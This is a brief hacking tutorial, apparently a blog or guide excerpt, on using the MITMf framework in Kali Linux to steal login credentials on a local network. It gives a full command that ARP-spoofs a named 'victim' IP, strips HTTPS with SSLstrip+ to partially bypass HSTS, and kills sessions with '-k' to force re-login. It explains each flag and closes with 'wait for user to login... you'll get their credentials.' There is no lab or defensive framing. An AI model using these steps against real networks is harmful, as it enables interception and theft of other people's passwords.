
So, let’s get started…

1. It’s good habit to first read the Man Page or Help Page about any tool or command. To see the MITMF frameworks man page, type in MITMF command without any arguments: **mitmf**

2. After you’ve gone through all the options available under mitmf framework, lets do some real hacking. Open your Kali Linux terminal and type this command:

**mitmf -i wlan0 –gateway 192.168.0.1 –arp –spoof –targets 192.168.0.4 –hsts**

  
command explanation:

–i: Is used to define the network interface. In the case above, it’s ***wlan0***.

–gateway: Is used to define the router’s address In the above command, it’s***192.168.0.1***

–spoof: Loads plugin Spoof.


–arp: Redirects traffic using ARP spoofing.

–target: Is the victims IP address. In the above command, it’s***192.168.0.4***

–k: Kills the current login sessions and forces victim to re-login.

–hsts: Enables SSLstrip+ for partial HSTS bypass.

3. Wait for user to login with their credentials and you’ll get their credentials. That’s it.



You can find his tools on github, [**https://github.com/LeonardoNve/sslstrip2**](https://github.com/LeonardoNve/sslstrip2)and [**https://github.com/LeonardoNve/dns2proxy**](https://github.com/LeonardoNve/dns2proxy)